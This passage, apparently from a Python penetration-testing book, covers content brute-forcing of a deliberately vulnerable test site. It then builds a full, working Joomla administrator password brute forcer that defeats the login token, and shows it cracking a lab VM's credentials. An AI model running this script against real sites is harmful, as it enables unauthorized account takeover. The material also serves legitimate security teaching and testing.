OWASP has a list of online and offline (virtual machines, ISOs, etc.) vulnerable web applications that you can test your tooling against. In this case, the URLthat is referenced in the source code points to an intentionally buggy web application hosted by Acunetix. The cool thing is that it shows you how effective brute-forcing a web application can be. I recommend you set the thread\_count variable to something sane such as 5 and run the script. In short order, you should start seeing results such as the ones below:

[200] => http://testphp.vulnweb.com/CVS/

[200] => http://testphp.vulnweb.com/admin/

[200] => http://testphp.vulnweb.com/index.bak

[200] => http://testphp.vulnweb.com/search.php

[200] => http://testphp.vulnweb.com/login.php

[200] => http://testphp.vulnweb.com/images/

[200] => http://testphp.vulnweb.com/index.php

[200] => http://testphp.vulnweb.com/logout.php

[200] => http://testphp.vulnweb.com/categories.php

You can see that we are pulling some interesting results from the remote website. I cannot stress enough the importance to perform content brute-forcing against all of your web application targets.

**Brute-Forcing HTML Form Authentication**

There may come a time in your web hacking career where you need to either gain access to a target, or if you’re consulting, you might need to assess the password strength on an existing web system. It has become more and more common for web systems to have brute-force protection, whether a captcha, a simple math equation, or a login token that has to be submitted with the request. There are a number of brute forcers that can do the brute-forcing of a POST request to the login script, but in a lot of cases they are not flexible enough to deal with dynamic content or handle simple “are you human” checks. We’ll create a simple brute forcer that will be useful against Joomla, a popular content management system. Modern Joomla systems include some basic anti-brute-force techniques, but still lack account lockouts or strong captchas by default.

In order to brute-force Joomla, we have two requirements that need to be met: retrieve the login token from the login form before submitting the password attempt and ensure that we accept cookies in our urllib2 session. In order to parse out the login form values, we’ll use the native Python class HTMLParser. This will also be a good whirlwind tour of some additional features of urllib2 that you can employ when building tooling for your own targets. Let’s get started by having a look at the Joomla administrator login form. This can be found by browsing to

*http://<yourtarget>.com/administrator/*. For the sake of brevity, I’ve only included the relevant form elements.

<form action="/administrator/index.php" method="post" id="form-login"

class="form-inline">

<input name="username" tabindex="1" id="mod-login-username" type="text"

class="input-medium" placeholder="User Name" size="15"/>

<input name="passwd" tabindex="2" id="mod-login-password" type="password"

class="input-medium" placeholder="Password" size="15"/>

<select id="lang" name="lang" class="inputbox advancedSelect">

<option value="" selected="selected">Language - Default</option>

<option value="en-GB">English (United Kingdom)</option>

</select>

<input type="hidden" name="option" value="com\_login"/>

<input type="hidden" name="task" value="login"/>

<input type="hidden" name="return" value="aW5kZXgucGhw"/>

<input type="hidden" name="1796bae450f8430ba0d2de1656f3e0ec" value="1" />

</form>

Reading through this form, we are privy to some valuable information that we’ll need to incorporate into our brute forcer. The first is that the form gets submitted to the /administrator/index.php path as an HTTP POST. The next are all of the fields required in order for the form submission to be successful. In particular, if you look at the last hidden field, you’ll see that its name attribute is set to a long, randomized string. This is the essential piece of Joomla’s anti-brute-forcing technique. That randomized string is checked against your current user session, stored in a cookie, and even if you are passing the correct credentials into the login processing script, if the randomized token is not present, the authentication will fail. This means we have to use the following request flow in our brute forcer in order to be successful against Joomla:

1. Retrieve the login page, and accept all cookies that are returned.

2. Parse out all of the form elements from the HTML.

3. Set the username and/or password to a guess from our dictionary.

4. Send an HTTP POST to the login processing script including all HTMLform fields and our stored cookies.

5. Test to see if we have successfully logged in to the web application.

You can see that we are going to be utilizing some new and valuable techniques in this script. I will also mention that you should never “train” your tooling on a live target; always set up an installation of your target web application with known credentials and verify that you get the desired results. Let’s open a new Python file named *joomla\_killer.py* and enter the following code:

import urllib2

import urllib

import cookielib

import threading

import sys

import Queue

from HTMLParser import HTMLParser

# general settings

user\_thread = 10

username = "admin"

wordlist\_file = "/tmp/cain.txt"

resume = None

# target specific settings

➊ target\_url = "http://192.168.112.131/administrator/index.php"

target\_post = "http://192.168.112.131/administrator/index.php"

➋ username\_field= "username"

password\_field= "passwd"

➌ success\_check = "Administration - Control Panel"

These general settings deserve a bit of explanation. The target\_url variable ➊ is where our script will first download and parse the HTML. The target\_post variable is where we will submit our brute-forcing attempt. Based on our brief analysis of the HTMLin the Joomla login, we can set the username\_field and password\_field ➋ variables to the appropriate name of the HTMLelements. Our success\_check variable ➌ is a string that we’ll check for after each brute-forcing attempt in order to determine whether we are successful or not. Let’s now create the plumbing for our brute forcer; some of the following code will be familiar so I’ll only highlight the newest techniques.

class Bruter(object):

def \_\_init\_\_(self, username, words):

self.username = username

self.password\_q = words

self.found = False

print "Finished setting up for: %s" % username

def run\_bruteforce(self):

for i in range(user\_thread):

t = threading.Thread(target=self.web\_bruter)

t.start()

def web\_bruter(self):

while not self.password\_q.empty() and not self.found:

brute = self.password\_q.get().rstrip()

➊ jar = cookielib.FileCookieJar("cookies")

opener = urllib2.build\_opener(urllib2.HTTPCookieProcessor(jar))

response = opener.open(target\_url)

page = response.read()

print "Trying: %s : %s (%d left)" % (self.username,brute,self.

password\_q.qsize())

# parse out the hidden fields

➋ parser = BruteParser()

parser.feed(page)

post\_tags = parser.tag\_results

# add our username and password fields

➌ post\_tags[username\_field] = self.username

post\_tags[password\_field] = brute

➍ login\_data = urllib.urlencode(post\_tags)

login\_response = opener.open(target\_post, login\_data)

login\_result = login\_response.read()

➎ if success\_check in login\_result:

self.found = True

print "[\*] Bruteforce successful."

print "[\*] Username: %s" % username

print "[\*] Password: %s" % brute

print "[\*] Waiting for other threads to exit..."

This is our primary brute-forcing class, which will handle all of the HTTP requests and manage cookies for us. After we grab our password attempt, we set up our cookie jar ➊ using the FileCookieJar class that will store the cookies in the *cookies* file. Next we initialize our urllib2 opener, passing in the initialized cookie jar, which tells urllib2 to pass off any cookies to it. We then make the initial request to retrieve the login form. When we have the raw HTML, we pass it off to our HTMLparser and call its feed method ➋, which returns a dictionary of all of the retrieved form elements. After we have successfully parsed the HTML, we replace the username and password fields with our brute-forcing attempt ➌. Next we URLencode the POST variables ➍, and then pass them in our subsequent HTTP request. After we retrieve the result of our authentication attempt, we test whether the authentication was successful or not ➎. Now let’s implement the core of our HTML processing. Add the following class to your *joomla\_killer.py* script:

class BruteParser(HTMLParser):

def \_\_init\_\_(self):

HTMLParser.\_\_init\_\_(self)

➊ self.tag\_results = {}

def handle\_starttag(self, tag, attrs):

➋ if tag == "input":

tag\_name = None

tag\_value = None

for name,value in attrs:

if name == "name":

➌ tag\_name = value

if name == "value":

➍ tag\_value = value

if tag\_name is not None:

➎ self.tag\_results[tag\_name] = value

This forms the specific HTMLparsing class that we want to use against our target. After you have the basics of using the HTMLParser class, you can adapt it to extract information from any web application that you might be attacking. The first thing we do is create a dictionary in which our

results will be stored ➊. When we call the feed function, it passes in the entire HTMLdocument and our handle\_starttag function is called whenever a tag is encountered. In particular, we’re looking for HTMLinput tags ➋ and our main processing occurs when we determine that we have found one. We begin iterating over the attributes of the tag, and if we find the name ➌ or value ➍ attributes, we

associate them in the tag\_results dictionary ➎. After the HTMLhas been processed, our brute forcing class can then replace the username and password fields while leaving the remainder of the fields intact.

**HTM LPA R SER 101**

There are three primary methods you can implement when using the HTMLParser class: handle\_starttag, handle\_endtag, and handle\_data . The handle\_starttag function will be called any time an opening HTML tag is encountered, and the opposite is true for the handle\_endtag function, which gets called each time a closing HTML tag is encountered . The handle\_data function gets called when there is raw text in between tags . The function prototypes for each function are slightly different, as follows:

handle\_starttag(self, tag, attributes)

handle\_endttag(self, tag)

handle\_data(self, data)

A quick example to highlight this:

<title>Python rocks!</title>

handle\_starttag => tag variable would be "title"

handle\_data => data variable would be "Python rocks!"

handle\_endtag => tag variable would be "title"

With this very basic understanding of the HTMLParser class, you can do things like parse forms, find links for spidering, extract all of the pure text for data mining purposes, or find all of the images in a page.

To wrap up our Joomla brute forcer, let’s copy-paste the build\_wordlist function from our previous section and add the following code:

# paste the build\_wordlist function here

words = build\_wordlist(wordlist\_file)

bruter\_obj = Bruter(username,words)

bruter\_obj.run\_bruteforce()

That’s it! We simply pass in the username and our wordlist to our Bruter class and watch the magic happen.

**Kicking the Tires**

If you don’t have Joomla installed into your Kali VM, then you should install it now. My target VM is at 192.168.112.131 and I am using a wordlist provided by Cain and Abel,[12] a popular brute forcing and cracking toolset. I have already preset the username to *admin* and the password to *justin* in the Joomla installation so that I can make sure it works. I then added *justin* to the *cain.txt* wordlist file about 50 entries or so down the file. When running the script, I get the following output:

$ **python2.7 joomla\_killer.py**

Finished setting up for: admin

Trying: admin : 0racl38 (306697 left)

Trying: admin : !@#$% (306697 left)

Trying: admin : !@#$%^ (306697 left)

--*snip*--

Trying: admin : 1p2o3i (306659 left)

Trying: admin : 1qw23e (306657 left)

Trying: admin : 1q2w3e (306656 left)

Trying: admin : 1sanjose (306655 left)

Trying: admin : 2 (306655 left)

Trying: admin : justin (306655 left)

Trying: admin : 2112 (306646 left)

[\*] Bruteforce successful.

[\*] Username: admin

[\*] Password: justin

[\*] Waiting for other threads to exit...

Trying: admin : 249 (306646 left)

Trying: admin : 2welcome (306646 left)

You can see that it successfully brute-forces and logs in to the Joomla administrator console. To verify, you of course would manually log in and make sure. After you test this locally and you’re certain it works, you can use this tool against a target Joomla installation of your choice.

[10] DirBuster Project: *https://www.owasp.org/index.php/Category:OWASP\_DirBuster\_Project*

[11] SVNDigger Project: *https://www.mavitunasecurity.com/blog/svn-digger-better-lists-for-forced-browsing/* [12] Cain and Abel: *http://www.oxid.it/cain.html*